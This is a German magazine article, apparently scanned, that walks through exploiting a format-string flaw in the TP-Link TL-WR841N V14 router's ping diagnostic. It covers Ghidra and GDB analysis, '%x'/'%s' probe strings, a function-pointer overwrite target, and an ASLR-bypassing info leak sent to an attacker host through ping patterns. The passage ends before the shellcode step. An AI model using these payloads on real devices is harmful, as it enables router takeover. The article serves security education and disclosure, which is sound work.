


IoT-Hacking: Format-String-Schwachstellen ausnutzen

Gefahrenstelle

Martin Steil

Immer wieder lassen Hersteller Sicherheitslücken zu lange offen. Mit etwas Tüftelei lässt sich etwa über eine unbeachtete Format-String-Schwachstelle ein IoT-Gerät kapern.

Speichermanagement-Schwachstellen entstehen in der Regel durch Programmierfehler in einer hardwarenahen Programmiersprache wie C. Eine solche Format-String-Schwachstelle entdeckten der Autor und seine Kollegen erst vor Kurzem auf einem Router TL-WR841N V14 von TP-Link. Der Artikel soll an diesem Beispiel zeigen, wie man solche Schwachstellen entdeckt und welche Schritte nötig sind, um selbige trotz verwendeter Schutzmechanismen auszunutzen. Am Ende soll ein Exploit-Skript stehen, das diese Schwachstelle ausnutzt und bei der Ausführung eine Reverse-Shell vom anfälligen System erzeugt.

X-TRACT

- Reverse Engineering des Codes eines Routers deckt einen Speicherfehler auf, wie er sich bei Nutzung der Print-Funktionen in C leicht einschleichen kann.
- Unter Ausnutzung dieser Format-String-Schwachstelle kann ein Angreifer eine Reverse-Shell auf dem Gerät einrichten.
- Alle dazu benötigten Werkzeuge sind als Open Source verfügbar.
- Mit ihnen und etwas Know-how erlangt der Angreifer die volle Kontrolle über das Gerät.

Der erste Teil der IoT-Hacking-Serie beschrieb bereits eine OS-Command-Execution-Schwachstelle im selben Router und wie sich durch sie eine Reverse-Shell etablieren lässt [1]. Um das zugrunde liegende Problem besser zu verstehen, wurde mit dem NSA-Tool Ghidra die Schwachstelle durch Reverse Engineering im Code identifiziert [2].

Die Schwachstelle tritt in der Ping-Diagnose-Funktion auf und lässt sich durch gezieltes Setzen von Linux-Shell-Steuerzeichen ausnutzen. Die Ursache liegt in der Funktion `util_execSystem()`, wie Abbildung 1 zeigt. Zunächst schreibt die Funktion `vsnprintf()` die Variable `param_2` auf dem Stack in die Variable `acStack552`, danach zeigt die Funktion `cdbg_printf()` sie auf der UART-Konsole an und `system()` führt sie ohne weitere Prüfung aus. Allerdings wird der zu `param_2` gehörende Befehl in einer Shell ausgeführt, die Steuerzeichen wie den Terminator `;` interpretiert, mit dem sich weitere Befehle auf das Gerät schmuggeln lassen. Besser wäre es, an dieser Stelle beispielsweise die Funktion `execve()` zu verwenden, die für jedes übergebene Argument einen eigenen Parameter verlangt und damit das Anhängen beliebiger Befehle unterbindet.

Nachdem das bekannt war, ließ sich eine weitere Sicherheitslücke identifizieren. Erfahrenen C-Entwicklern fällt in der Funktion `util_execSystem()` vermutlich die sonderbare Verwendung der Funktion `vsnprintf()` auf. Die zugehörige C-Manpage beschreibt ihre Syntax wie folgt:

```
int vsnprintf(char *str, size_t size, const
                                    char *format, va_list ap);
```

Offensichtlich wird der ursprüngliche String aus `param_2` durch den Aufruf auf eine Länge von 0x1ff, also 511 Zeichen, limitiert. Nicht bedacht haben die Entwickler jedoch, dass der Format-String, den die Funktion `vsnprintf()` als dritten Parameter übergeben bekommt, vom Nutzer kontrolliert wird. Eigentlich ist dieser Format-String nur für die Formatierung beziehungsweise das Zusammensetzen eines neuen Strings durch die Funktion verantwortlich. Allerdings ist die Kontrolle dieses Format-Strings durch Nutzer bereits eine Sicherheitslücke. Durch ihre Ausnutzung soll eine Reverse-Shell auf dem Gerät etabliert werden.

Dürfen's ein paar Parameter mehr sein?

Warum es keine gute Idee ist, dem Nutzer die Kontrolle über den Format-String zu überlassen, lässt sich an der Funktion

```
2  uint util_execSystem(undefined4 param_1,char *param_2,undefined4 param_3,undefined4 param_4)
3
4  {
5    int iVar1;
6    __pid_t _Var2;
7    uint local_240;
8    undefined4 uVar3;
9    char *pcVar4;
10   undefined4 local_res8;
11   undefined4 local_resc;
12   undefined4 local_22c;
13   char acStack552 [516];
14
15   local_22c = 0;
16   local_res8 = param_3;
17   local_resc = param_4;
18   memset(acStack552,0,0x200);
19   iVar1 = vsnprintf(acStack552,0x1ff,param_2,&local_res8);
20   cdbg_printf(8,"util_execSystem",0x8b,"%s cmd is \"%s\"\n",param_1,acStack552);
21   if (0 < iVar1) {
22     iVar1 = 1;
23     do {
24       local_22c = system(acStack552);
```

Die anfällige Funktion `util_execSystem()` leitet die Parameter ungefiltert zur Ausführung weiter (Abb. 1).

Listing 1: GDB-Server einrichten

```
$ tftp -g -l gdbserver.mipsle 192.168.1.100
gdbserver.mipsle     100% |*|   1184k  0:00:00 ETA
$ chmod +x gdbserver.mipsle
$ ./gdbserver.mipsle --attach :4444 313
Algorithmics/MIPS FPU Emulator v1.5
Attached; pid = 313
Listening on port 4444
```

```
int printf(const char *format, ...);
```

zeigen. Der Format-String wird hier als erster Parameter übergeben. Er gibt an, wie viele und welche weiteren Parameter die Funktion erwartet. Zwei Beispiele:

```
printf("Anzahl: %d", int);
printf("%s: %d", str, int);
```

Im ersten Beispiel wird nur ein weiterer Parameter erwartet und im zweiten zwei. Bevor `printf()` das Resultat ausgibt, werden die übergebenen Parameter in den Format-String eingesetzt, und zwar je nach verwendetem Platzhalter oder Identifier: `%s` steht für einen String, `%d` und `%x` für eine Zahl.

Kann ein Angreifer den Format-String kontrollieren, ist er in der Lage, der Funktion mehr Parameter zu entlocken, als ihr übergeben wurden, da er mehr Identifier eingeben kann, als der Funktion Parameter übergeben werden. Da C-Code sehr maschinennah ist und an solchen Stellen direkt übersetzt wird, führt dies bei korrektem Gebrauch auch nicht zum Absturz des Programms. Es ermöglicht dem Angreifer beispielsweise das Auslesen der Werte, die an den Stellen im Programmspeicher stehen, wo `printf()` weitere Parameter erwarten würde.

Beispielsweise werden bei 32-bittigen x86-Prozessoren alle Parameter einfach auf dem Stack übergeben. Dadurch kann der Angreifer über zusätzliche Identifier wie `%x` die Inhalte auf dem Stack auslesen, die er normalerweise nicht sehen kann. Auf diese Weise kann man leicht Adressen des internen Programmspeichers erbeuten und den Anti-Exploitation-Schutz ASLR (Address Space Layout Randomization) umgehen.

Einfach mal herumprobieren

Verantwortlich dafür sind drei Besonderheiten des Format-Strings. Erstens wird er meist selbst auf dem Stack abgelegt, wo ihn eine Funktion an die nächste übergibt. Durch Variieren der Identifier-Zahl kann ein Angreifer beliebige Speicherbereiche auslesen. Man übergibt beispielsweise viermal das Zeichen A und einige Identifier `%x`. Der ausgegebene String sollte an einer Stelle die Zeichenkette `41414141` aufweisen, da 41 der ASCII-Code für A ist. Übergibt man nun statt der vier As eine Adresse und statt des `%x`, das die `41414141` anzeigt, ein `%s`, wird die übergebene Adresse dereferenziert, und `printf()` versucht, den Wert an der Adresse als String darzustellen.

Zweitens wird der spezielle Identifier `%n` dazu verwendet, die Länge des angezeigten Strings in einer Variable zu speichern. Dazu muss man im Format-String das `%n` einsetzen und einen Pointer als Parameter hinterlegen. Damit ist es möglich, die Länge des angezeigten Strings an eine beliebige Stelle im Programmspeicher zu schreiben.

Die dritte Besonderheit des Format-Strings: Man kann den Identifiern angeben, wie lang die Anzeige der einzelnen Werte sein soll. Beispielsweise zeigt der Identifier `%100x` den zugehörigen Wert auf 100 Stellen an. Damit kann man den angezeigten String stark vergrößern und ihn auf Längen von Adressen im Speicherbereich setzen. Bei 32-Bit-Systemen wäre das maximal die Länge 0xffffffff. So lassen sich beliebige Werte an beliebige Stellen des Programmspeichers schreiben.

Angreifer nutzen die Schwachstelle meist zweimal aus. Im ersten Schritt erbeuten sie genug Adressmaterial, um das ASLR zu überwinden. Im zweiten Schritt überschreiben sie einen Funktionspointer so, dass das Programm statt der eigentlichen Funktion eingeschleusten Code ausführt.

```
(gdb) target remote 192.168.1.1:4444
Remote debugging using 192.168.1.1:4444
Reading /lib/libcutil.so from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files locally instead.
Reading /lib/libos.so from remote target...
Reading /lib/libcmm.so from remote target...
Reading /lib/libxml.so from remote target...
Reading /lib/libpthread.so.0 from remote target...
Reading /lib/librt.so.0 from remote target...
Reading /lib/libc.so.0 from remote target...
Reading /lib/ld-uClibc.so.0 from remote target...
Reading symbols from target:/lib/libcutil.so...
(No debugging symbols found in target:/lib/libcutil.so)
Reading symbols from target:/lib/libos.so...
(No debugging symbols found in target:/lib/libos.so)
Reading symbols from target:/lib/libcmm.so...
(No debugging symbols found in target:/lib/libcmm.so)
Reading symbols from target:/lib/libxml.so...
(No debugging symbols found in target:/lib/libxml.so)
Reading symbols from target:/lib/libpthread.so.0...
(No debugging symbols found in target:/lib/libpthread.so.0)
Reading symbols from target:/lib/librt.so.0...
(No debugging symbols found in target:/lib/librt.so.0)
Reading symbols from target:/lib/libc.so.0...
(No debugging symbols found in target:/lib/libc.so.0)
Reading symbols from target:/lib/ld-uClibc.so.0...
(No debugging symbols found in target:/lib/ld-uClibc.so.0)
Reading /lib/ld-uClibc.so.0 from remote target...

=> 0x2b9d65cc:  addiu   sp,sp,32
   0x2b9d65d0:  beqz    a3,0x2b9d65ec
   0x2b9d65d4:  move    s0,v0
   0x2b9d65d8:  lw      t9,-32740(gp)

r0:     102e r1: 7f9cf830 r2:      202 r3:   430000 r4:        8 r5: 7f9cf82c r6:        0 r7:        1
r9: 2ba21fa0 r10:       5 r11:      2e r12:       4 sp: 7f9cf798 lr: Error while running hook_stop:
Value can't be converted to integer.
0x2b9d65cc in ?? () from target:/lib/libc.so.0
(gdb) c
Continuing.
```

Sind alle Bibliotheken vorhanden, steht der Verbindung zwischen GDB-Client und -Server nichts im Wege (Abb. 2).

Den Debugging-Zugang ausweiten

Beim Erstellen von Exploits, die auf das Speichermanagement abzielen, ist ein systemnaher Debugging-Zugang fast unumgänglich. Zu diesem Zweck bietet es sich an, den Debugger GDB zu verwenden. Da Router wie der untersuchte TL-WR841N üblicherweise eingeschränkte Hardware nutzen, empfiehlt es sich, nur einen statisch kompilierten GDB-Server zu verwenden und den Client auf einem PC auszuführen.

Da der Router einen MIPS-Prozessor mit Little Endian nutzt, ist zuerst eine entsprechende Version des GDB-Servers herunterzuladen oder für MiPS zu kompilieren und statisch zu linken.

```
% file gdbserver.mipsle
gdbserver.mipsle: ELF 32-bit LSB executable, ⏎
    MIPS, MIPS-I version 1 (SYSV), statically ⏎
        linked, for GNU/Linux 2.4.18, stripped
```

Über die UART-Shell überträgt man das Binary per TFTP auf den Router, führt den Server aus und heftet ihn mit dem Argument `--attach :4444 313` an den httpd-Prozess mit der PID 313 und den Port 4444 (siehe Listing 1).

Auf dem PC stellt man mit `gdb-multiarch` eine Verbindung zum GDB-Server her. Es bietet sich für schnelleren Verbindungsaufbau an, die ausführbare Datei und sämtliche Bibliotheken vorher auf den PC zu kopieren. Hat man mit dem gdb-Befehl `target remote 192.168.1.1:4444` eine Verbindung zum Server etabliert, ist GDB einsatzbereit (siehe Abbildung 2).

Eine Schwachstelle vermuten und bestätigen

Um die vermutete Anfälligkeit zu bestätigen, besteht der erste Test aus einem Ping auf das Zielsystem „%x%x%x“, den man vom Webinterface absetzt. Die Ausgabe der UART-Konsole zeigt Abbildung 3. Die Vermutung war korrekt: Statt der `%x`-Identifier sind nun die von `vsnprintf()` verwendeten Parameter und Adressen enthalten.

Der nächste Schritt besteht im Auffinden des Format-Strings auf dem Stack. Dazu führt man erneut ein Ping aus, diesmal auf das Zielsystem „AAAA:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x“. Bei genauer Betrachtung der Ausgabe findet man das erste A an der Position des 19. und die drei anderen As an der Position des 20. Identifiers. Das heißt, dass die vier As durch den 19. und 20. Identifier abrufbar sind (siehe Abbildung 4).

Um einen Identifier vollständig zu kontrollieren, statt zwei nur zum Teil, schiebt man die vier As in der Zeichenkette weiter nach hinten, indem man ihnen ein X voranstellt. Außerdem genügen die ersten 20 `%x`, alle anderen können weg: Diesmal geht der Ping also an das Zielsystem „XAAAA:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x“. Nun werden alle vier As durch den 20. Identifier ausgegeben (siehe Abbildung 5).

Übergibt man statt AAAA nun eine Adresse und statt des letzten `%x` ein `%s`, würde `vsnprintf()` die Adresse als Pointer interpretieren und sein Ziel als String anzeigen. Verwendete man `%n`, würde die Länge des verarbeiteten Strings an die Adresse geschrieben werden.

Da die letzte Rückgabe bereits diverse Pointer enthielt, kann man sich auch anzeigen lassen, worauf diese Pointer zeigen. Der vierte Identifier gab beim letzten Ping den Wert 7fc3b04c aus, vermutlich ein Pointer im Speicher des Programm-Stacks (siehe Abbildung 6). Ersetzt man das vierte `%x` durch ein `%s`, lautet der im Webinterface gestartete Befehl

```
ipping -c1 -s 64 -w 1 XAAAA:%x:%x:%x:%s:%x:%x:⏎
    %x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x ⏎
        -I 2.2.2.2 &
```

Nun erkennt man, was an der Adresse 0x7fc3b04c im Speicher des Programms steht: der gesendete Format-String (siehe Abbildung 7). Alle anderen Identifier

```
~ # [ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 22b076d8a1 -I 2.2.
2.2 &"
```

Wie vermutet hat `vsnprintf()` den Format-String-Identifier interpretiert (Abb. 3).

```
[ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 AAAA:2:2b076d8a:1:7fd1
780c:0:0:2b099c40:0:0:2e322e32:322e32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:412031
20:3a414141:253a7825:78253a78:3a78253a:253a7825:78253a78:3a78253a:253a7825:78253a78:3a78253a:
2
```

Alle vier gesendeten As lassen sich im Speicher wiederfinden (Abb. 4).

```
[ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 XAAAA:2:2b418d8a:1:7fc
3b04c:0:0:2b43bc40:0:0:2e322e32:322e32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:58203
120 41414141 -I 2.2.2.2 &"
```

Nach etwas Experimentieren lässt sich eine komplette Adresse kontrollieren (Abb. 5).

```
[ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 XAAAA:2:2b418d8a:1:7fc
3b04c 0:0:2b43bc40:0:0:2e322e32:322e32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:58203
120:41414141 -I 2.2.2.2 &"
```

Der vierte Identifier gibt einen Pointer aus, vermutlich auf den Stack (Abb. 6).

```
[ util execSystem ] 139:  oal startPing cmd is "ipping -c 1 -s 64 -w 1 XAAAA:2:2b418d8a:1 XAA
AA:%x:%x:%x:%s:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x 0:0:2b43bc40:0:0:2e322e32:322e
32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:58203120:41414141 -I 2.2.2.2 &"
```

Löst man den Pointer auf, stellt man fest, dass er auf den Format-String selbst zeigt (Abb. 7).

zeigen dieselben Werte wie im letzten Screenshot an.

Ein Schlachtplan für den Exploit

Nachdem die Ausnutzbarkeit bewiesen wurde, soll es jetzt darangehen, die Schwachstelle tatsächlich auszunutzen. Allerdings bedeutet die Existenz einer solchen Schwachstelle noch lange nicht, dass diese auch ausnutzbar ist. Für das eigene Vorhaben empfiehlt es sich deshalb, einen Schlachtplan auszuarbeiten. Üblicherweise untersucht man dazu den Adressraum des Prozesses mit `cat /proc/313/maps` (siehe Listing 2).

Die Ausgabe zeigt, dass Heap und Stack ausführbar in den Prozess eingebunden sind, was das Erstellen eines Exploits vereinfacht. Dadurch kann ein vom Angreifer erstellter Shellcode aus diesen Regionen direkt ausgeführt werden. Ein wiederholtes Neustarten des Routers offenbart aber, dass sowohl der Adressbereich des Stacks als auch der Adressbereich der Bibliotheken aufgrund des ASLR zufällig ist. Das Programm selbst und der Heap wurden immer im selben Speicherbereich 00400000-0043d000 eingebunden. Allerdings ist das Umgehen von ASLR aufgrund der Format-String-Schwachstelle eher simpel.

Im vorherigen Abschnitt wurde bereits gezeigt, wie von beliebigen Adressen gelesen werden kann. Dadurch kann man mit `%n` an beliebige Stellen schreiben. Nun gilt es noch, eine geeignete Stelle zu identifizieren, an die man schreiben kann, um den Kontrollfluss zu übernehmen.

Über den Funktionspointer

Da unmittelbar nach `vsnprintf()` die Funktion `cdbg_printf()` folgt, überschreibt man eleganterweise den Funktionspointer dieser Funktion (siehe Abbildung 8). Die schwachstellenbehaftete Funktion `util_execSystem()` selbst ist in libcmm.so implementiert. Der Trick kann nur funktionieren, wenn die Funktion `cdbg_printf()` aus einer anderen Programmbibliothek stammt und in der Bibliothek libcmm.so ein Funktionspointer verwendet wurde. Ein Doppelklick in Ghidra offenbart, dass dies der Fall ist (siehe Abbildung 9).

Schaut man in der Assembler-Ansicht von Ghidra in die Funktion `util_execSystem()`, sieht man sofort, wo der Funktionspointer für `cdbg_printf()` in der Bibliothek abgelegt wird (siehe Abbildung 10). Der Befehl `lw` steht für load word und lädt

Listing 2: Den Adressraum des Prozesses untersuchen

```
$ cat /proc/313/maps
00400000-00413000 r-xp 00000000 1f:02 67         /usr/bin/httpd
00423000-00424000 rw-p 00013000 1f:02 67         /usr/bin/httpd
00424000-0043d000 rwxp 00000000 00:00 0          [heap]
2b30d000-2b30e000 rw-p 00000000 00:00 0
2b30e000-2b314000 r-xp 00000000 1f:02 259        /lib/ld-uClibc-0.9.33.2.so
2b323000-2b324000 r--p 00005000 1f:02 259        /lib/ld-uClibc-0.9.33.2.so
2b324000-2b325000 rw-p 00006000 1f:02 259        /lib/ld-uClibc-0.9.33.2.so
2b325000-2b331000 r-xp 00000000 1f:02 236        /lib/libcutil.so
2b331000-2b340000 ---p 00000000 00:00 0
2b340000-2b341000 rw-p 0000b000 1f:02 236        /lib/libcutil.so
2b341000-2b347000 r-xp 00000000 1f:02 251        /lib/libos.so
2b347000-2b357000 ---p 00000000 00:00 0
2b357000-2b358000 rw-p 00006000 1f:02 251        /lib/libos.so
2b358000-2b420000 r-xp 00000000 1f:02 241        /lib/libcmm.so
2b420000-2b42f000 ---p 00000000 00:00 0
2b42f000-2b435000 rw-p 000c7000 1f:02 241        /lib/libcmm.so
2b435000-2b44b000 rw-p 00000000 00:00 0
2b44b000-2b44f000 r-xp 00000000 1f:02 244        /lib/libxml.so
2b44f000-2b45e000 ---p 00000000 00:00 0
2b45e000-2b45f000 rw-p 00003000 1f:02 244        /lib/libxml.so
2b45f000-2b46b000 r-xp 00000000 1f:02 257        /lib/libpthread-0.9.33.2.so
2b46b000-2b47a000 ---p 00000000 00:00 0
2b47a000-2b47b000 r--p 0000b000 1f:02 257        /lib/libpthread-0.9.33.2.so
2b47b000-2b480000 rw-p 0000c000 1f:02 257        /lib/libpthread-0.9.33.2.so
2b480000-2b482000 rw-p 00000000 00:00 0
2b482000-2b483000 r-xp 00000000 1f:02 254        /lib/librt-0.9.33.2.so
2b483000-2b492000 ---p 00000000 00:00 0
2b492000-2b493000 rw-p 00000000 1f:02 254        /lib/librt-0.9.33.2.so
2b493000-2b4f3000 r-xp 00000000 1f:02 240        /lib/libuClibc-0.9.33.2.so
2b4f3000-2b502000 ---p 00000000 00:00 0
2b502000-2b503000 r--p 0005f000 1f:02 240        /lib/libuClibc-0.9.33.2.so
2b503000-2b504000 rw-p 00060000 1f:02 240        /lib/libuClibc-0.9.33.2.so
2b504000-2b509000 rw-p 00000000 00:00 0
58800000-58864000 rw-s 00000000 00:04 32769      /SYSV000004d2 (deleted)
7fc1d000-7fc3e000 rwxp 00000000 00:00 0          [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0          [vdso]
```

einen Wert in das Register t9, der relativ zum Global Pointer `gp` liegt.

Der Global Pointer ist bei dieser MIPS-Architektur für jede Bibliothek individuell. Seinen Wert kann das Werkzeug objdump aus der Bibliothek auslesen, wie Listing 3 zeigt. Im Anschluss springt die Instruktion `jalr` den geladenen Wert an. Es handelt sich also tatsächlich um einen Funktionspointer. Dieser ist relativ zum globalen Pointer zu finden, in diesem Fall bei

```
0xe3c40 - 0x7efc = 0xdbd44
```

Zum Bestimmen der absoluten Adresse ist zu diesem Wert nur noch die Basisadresse der Bibliothek libcmm.so zu addieren, die

```
memset(acStack552,0,0x200);
iVar1 = vsnprintf(acStack552,0x1ff,param_2,&local_res8);
cdbg_printf(8,"util_execSystem",0x8b,"%s cmd is \"%s\"\n",param_1,acStack552);
if (0 < iVar1) {
  iVar1 = 1;
  do {
    local_22c = system(acStack552);
```

Auf die Schwachstelle durch `vsnprintf()` folgt die Funktion `cdbg_printf()` (Abb. 8).

```
                    *************************************************************
                    *                          THUNK FUNCTION                   *
                    *************************************************************
                    thunk undefined cdbg_printf()
                      Thunked-Function: <EXTERNAL>::cdbg_printf
                      assume t9 = 0xb8260
undefined             v0:1           <RETURN>
                    cdbg_printf                                 XREF[1126]:  Entry Point(*),
```

Die Funktion `cdbg_printf()` wird aus einer anderen Bibliothek eingebunden (Abb. 9).

```
000924f8 04 81 99 8f     lw          t9,-0x7efc(gp)=>->cdbg_printf
000924fc 10 00 b1 af     sw          s1=>s_oal_ipt_addMssRules_000cc1a4,local_240(sp)
00092500 08 00 04 24     li          param_1,0x8
00092504 90 b7 05 26     addiu       param_2=>s_util_execSystem_000cb790,s0,-0x4870
00092508 8b 00 06 24     li          param_3,0x8b
0009250c 09 f8 20 03     jalr        t9=>cdbg_printf
```

Der Funktionspointer von `cdbg_printf()` wird an einer Adresse relativ zur Bibliothek libcmm.so gespeichert (Abb. 10).

der `cat`-Befehl in Listing 2 zutage gefördert hat:

```
0x2b358000 + 0xdbd44 = 0x2b433d44.
```

Wenn das Exploit-Skript also an die Adresse 0x2b433d44 einen Pointer zu Shellcode schreiben würde, wäre der Kontrollfluss übernommen und der Angreifer hätte die volle Kontrolle über den Router. Nun fehlt lediglich eine zuverlässige Stelle, an der man den Shellcode injizieren kann. Eine geeignete Stelle wäre beispielsweise im Heap, da er immer an derselben Stelle und bereits ausführbar in das Programm eingebunden ist. Der Schlachtplan besteht in diesem Fall also aus drei Schritten:

1. Überwindung von ASLR durch Exfiltration einer geeigneten Adresse per Infoleak;
2. Platzieren des Shellcodes im Heap;
3. Überschreiben des Funktionspointers der Funktion `cdbg_printf()` in der Bibliothek libcmm.so mit der Adresse des Shellcodes.

Mit Information Leak das ASLR überwinden

Da ein Angreifer zu Beginn keinen Zugriff auf die UART-Shell hat, stehen ihm weitaus weniger Informationen zur Verfügung. Die Basisadressen wie die der libcmm.so-Bibliothek sind zum Zeitpunkt des Angriffs unbekannt. Zudem würfelt das ASLR sie bei jedem Neustart des Routers beziehungsweise Webservers neu aus. Nur die Positionen des HTTP-Servers selbst und des Heaps sind an konstanten Stellen im Speicherabbild des Prozesses eingebunden.

Allerdings sind nur die Startadressen von Bibliotheken zufällig; innerhalb einer Bibliothek sind alle Abstände zur Startadresse konstant. Um sinnvolle Werte für die bei den ersten Fingerübungen übertragenen As einsetzen zu können, muss der Angreifer prinzipiell wissen, an welchen Stellen geeignete Funktionspointer im aktuellen Adressraum aufzufinden sind. Dazu muss er den Schutz der zufälligen Positionen der Bibliotheken durch das ASLR im Adressraum durch Exfiltration eines Pointers aushebeln.

Listing 3: Den Wert des Global Pointer auslesen

```
$  mips-linux-gnu-objdump -T libcmm.so | grep -i gp
000e3c40 g    d  *ABS*          00000000 _gp_disp
000e3c40 g    D  *ABS*          00000000 _gp
```

Glücklicherweise tritt die Schwachstelle beim Ping auf. Da zur Entwicklung des Exploits ein Shellzugang vorhanden ist, lassen sich die Eigenheiten des verwendeten Befehls `ipping` durch die eingebaute Hilfe untersuchen.

```
$ ipping
usage: ping [-DdEefLnqRrv] [-c count] [-I ↵
 ifaddr] [-i wait0] [-l preload] [-p pattern] ↵
 [-s packetsize] [-T toskeyword] [-t ttl] [-V ↵
                          rtable] [-w maxwait] host
```

Hier bieten sich zwei Möglichkeiten an. Entweder man extrahiert Speicheradressen mit dem Parameter `-p` als Pattern oder ein eigener DNS-Server empfängt Speicheradressen als Subdomänen einer kontrollierten Domäne. Der Einfachheit halber fällt die Wahl auf den Weg über den Parameter `-p`.

Adressen für den Infoleak

Für den Infoleak des Exploits kann man ein `ipping`-Argument wie 192.168.1.100 -p %x%x%x verwenden, wobei die IP-Adresse die des Angreifers ist. Zunächst ist jedoch zu bestimmen, welche Adresse für den Infoleak brauchbar ist. Über den Shellzugang kann man nochmals das Ergebnis des vorherigen Pings beobachten:

```
[ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 XAAAA:2:2ac46d8a:1:7fee53a
c:0:0:2ac69c40:0:0:2e322e32:322e32:0:0:69707069:2d20676e:20312063:3620732d:772d2034:58203120:4141
4141 -I 2.2.2.2 &"
```

Viele der interpretierten Identifier sind offensichtlich Adressen (Abb. 11).

Listing 4: Den Adressraum des Prozesses erneut untersuchen

```
$ cat /proc/313/maps
00400000-00413000 r-xp 00000000 1f:02 67         /usr/bin/httpd
00423000-00424000 rw-p 00013000 1f:02 67         /usr/bin/httpd
00424000-0043d000 rwxp 00000000 00:00 0          [heap]
[entfernt für Lesbarkeit]
2ab86000-2ac4e000 r-xp 00000000 1f:02 241        /lib/libcmm.so
2ac4e000-2ac5d000 ---p 00000000 00:00 0
2ac5d000-2ac63000 rw-p 000c7000 1f:02 241        /lib/libcmm.so
2ac63000-2ac79000 rw-p 00000000 00:00 0
[entfernt für Lesbarkeit]
7fec7000-7fee8000 rwxp 00000000 00:00 0          [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0          [vdso]
```

```
XAAAA:%x:%x:%x:%x:%x:%x:%x:%x:%x:↵
    %x:%x:%x:%x:%x:%x:%x:%x:%x:%x:%x
```

Die Ausgabe zeigt, dass viele der interpretierten Identifier offensichtlich Adressen sind (siehe Abbildung 11). Ein Vergleich dieser Werte mit dem aktuellen Speicherabbild, wie es der Befehl `cat /proc/313/maps` in Listing 4 ausgibt, bestätigt das. Der Wert des zweiten `%x`-Identifiers `2ac46d8a` ist ein Pointer, der in die Bibliothek libcmm.so zeigt. Aus diesem Wert lässt sich der Speicherort des Funktionspointers von `cdbg_printf()` errechnen. Hierfür zieht man zunächst die Basisadresse der libcmm.so vom Infoleak ab:

```
0x2ac46d8a - 0x2ab86000 = 0xc0d8a
```

Der Infoleak wird immer an die Stelle „Basisadresse + 0xc0d8a“ zeigen und der Funktionspointer zu `cdbg_printf()` – wie oben bereits vorgeführt – immer die Stelle Basisadresse + 0xdbd44 sein. Die Differenz lässt sich durch einfache Subtraktion bestimmen:

```
0xdbd44 - 0xc0d8a = 0x1afba
```

Der Funktionspointer zu `cdbg_printf()` wird also immer bei „Infoleak + 0x1afba“ stehen, also im aktuellen Fall bei

```
0x2ac46d8a + 0x1afba = 0x2ac61d44
```


Der Debugger GDB bestätigt dies (siehe Abbildung 12).

Nun ist nur noch der Infoleak mit dem `ipping`-Befehl zum Angreifer zu transportieren. Dazu wird das anfänglich vermutete Ziel `192.168.1.100 -p %x%x%x` angepingt. Auf dem Host 192.168.1.100 lassen sich dann mit Wireshark die ICMP-Requests identifizieren, die als Pattern den Infoleak `0x2ac46d8a` enthalten (siehe Abbildung 13). Hiermit kann ein Angreifer ohne Shellzugriff ASLR besiegen und den Angriff in den darauf folgenden Schritten vollenden.


Den Shellcode auf dem Heap platzieren

